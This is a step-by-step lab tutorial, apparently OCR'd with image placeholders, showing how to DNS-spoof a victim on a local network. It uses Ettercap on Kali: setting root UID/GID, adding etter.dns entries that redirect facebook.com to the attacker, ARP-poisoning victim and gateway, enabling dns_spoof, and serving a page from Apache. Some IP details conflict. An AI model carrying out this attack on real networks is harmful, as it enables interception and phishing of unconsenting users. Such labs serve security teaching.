

DNS Spoofing Attack:



Victim IP Address
192.168.1.7 OR 192.168.1.0/24
Attacker IP Address
192.168.1.8


Attacker
DNS Spoofing Attack
gedit /etc/ettercap/etter.conf
leafpad /etc/ettercap/etter.dns
ettercap –G
service apache2 start

edit the Ettercap configuration file. Let's navigate to /etc/ettercap/etter.conf and open the file with a text editor like gedit and edit the file. We can use Terminal for that.



edit the **UID** and **GID** values at the top to make them say **0**. Change the GID and UID that Ettercap uses to 0. This will allow the process to run as root and manipulating interface or operating settings to accomplish our goals will not be an issue.

Now scroll down until you find the heading that says **Linux** and under that remove both the # signs below where it is redir_command_on.



Now save the changes by clicking Save button on top right corner of Gedit.

```
etter.conf (/etc/ettercap)...   root@kali: /home/kali   01:40 AM
Open   etter.conf /etc/ettercap   Save
160 geoip_data_file = "/usr/local/share/GeoIP/GeoIP.dat"
161 geoip_data_file_v6 = "/usr/local/share/GeoIP/GeoIPv6.dat"
162
163
164 ######################################
165 #       redir_command_on/off
166 ######################################
167 # you must provide a valid script for your operating system in order to have
```

Now we need to configure another ettercap file called etter.dns by using following command leafpad /etc/ettercap/etter.dns

```
root@kali: /home/kali
File  Actions  Edit  View  Help
┌──(root💀 kali)-[/home/kali]
└─# leafpad /etc/ettercap/etter.dns
/usr/share/themes/Kali-Dark/gtk-2.0/gtkrc:39: Unable to find include file: "apps.rc"
/usr/share/themes/Kali-Dark/gtk-2.0/gtkrc:40: Unable to find include file: "hacks.rc"
/usr/share/themes/Kali-Dark/gtk-2.0/gtkrc:41: Unable to find include file: "hacks-dark.rc"
```


This etter.dns file is the hosts file and is responsible for redirecting specific DNS requests. Basically, if the target enters facebook.com they will be redirected. you will be adding in the domain names you would like to redirect to your local server.

```
File  Edit  Search  Options  Help
##########################################################################
#                                                                        #
#  ettercap -- etter.dns -- host file for dns_spoof plugin               #
#                                                                        #
#  Copyright (C) ALoR & NaGA                                             #
#                                                                        #
#  This program is free software; you can redistribute it and/or modify  #
#  it under the terms of the GNU General Public License as published by  #
#  the Free Software Foundation; either version 2 of the License, or     #
#  (at your option) any later version.                                   #
#                                                                        #
##########################################################################
#                                                                        #
# Sample hosts file for dns_spoof plugin                                 #
#                                                                        #
# the format is (for A query):
#
  www.facebook.com A 168.168.1.8
   *.facebook.com A 192.168.1.8
#                                                                        #
```

open up Ettercap using the command ettercap –G; the G flag specifies to use the GTK interface.


```
root@kali: /home/kali   01:48 AM
root@kali: /home/kali
File  Actions  Edit  View  Help
┌──(root💀 kali)-[/home/kali]
└─# ettercap -G
```

Click on ticket Mark to start Ettercap sniffing.




After click on Tick mark it will start Unified Sniffing.

Click on stop button to stop Unified Sniffing.




Now click search icon to start scanning host.


Click on Host List icon to show all scan host in the network.




Add the victim IP in this case 192.168.1.100 to Target 1 and gateway IP to Target 2 in this case 192.168.1.1.




Click on three dots menu icon Click on Target>Current Targets to show.




Click on MITM Menu and click on ARP poisoning




Tick Sniff remote connections and Click OK button to start ARP Poisoning.




Click on three dots Menu go to Plugins. Click on Manage plugins




Click on dns_spoof star will display in front of it.




Click on Start /Stopping Button on Main Manu to start Unified Sniffing again.



Now start apache web Service, this is the website to display and redirect.



On Victim PC when you try to visit facebook.com website it will redirect you to Kali Linux.



Ettercap display DNS Spoofing which redirect facebook.com website to Kali Linux IP address.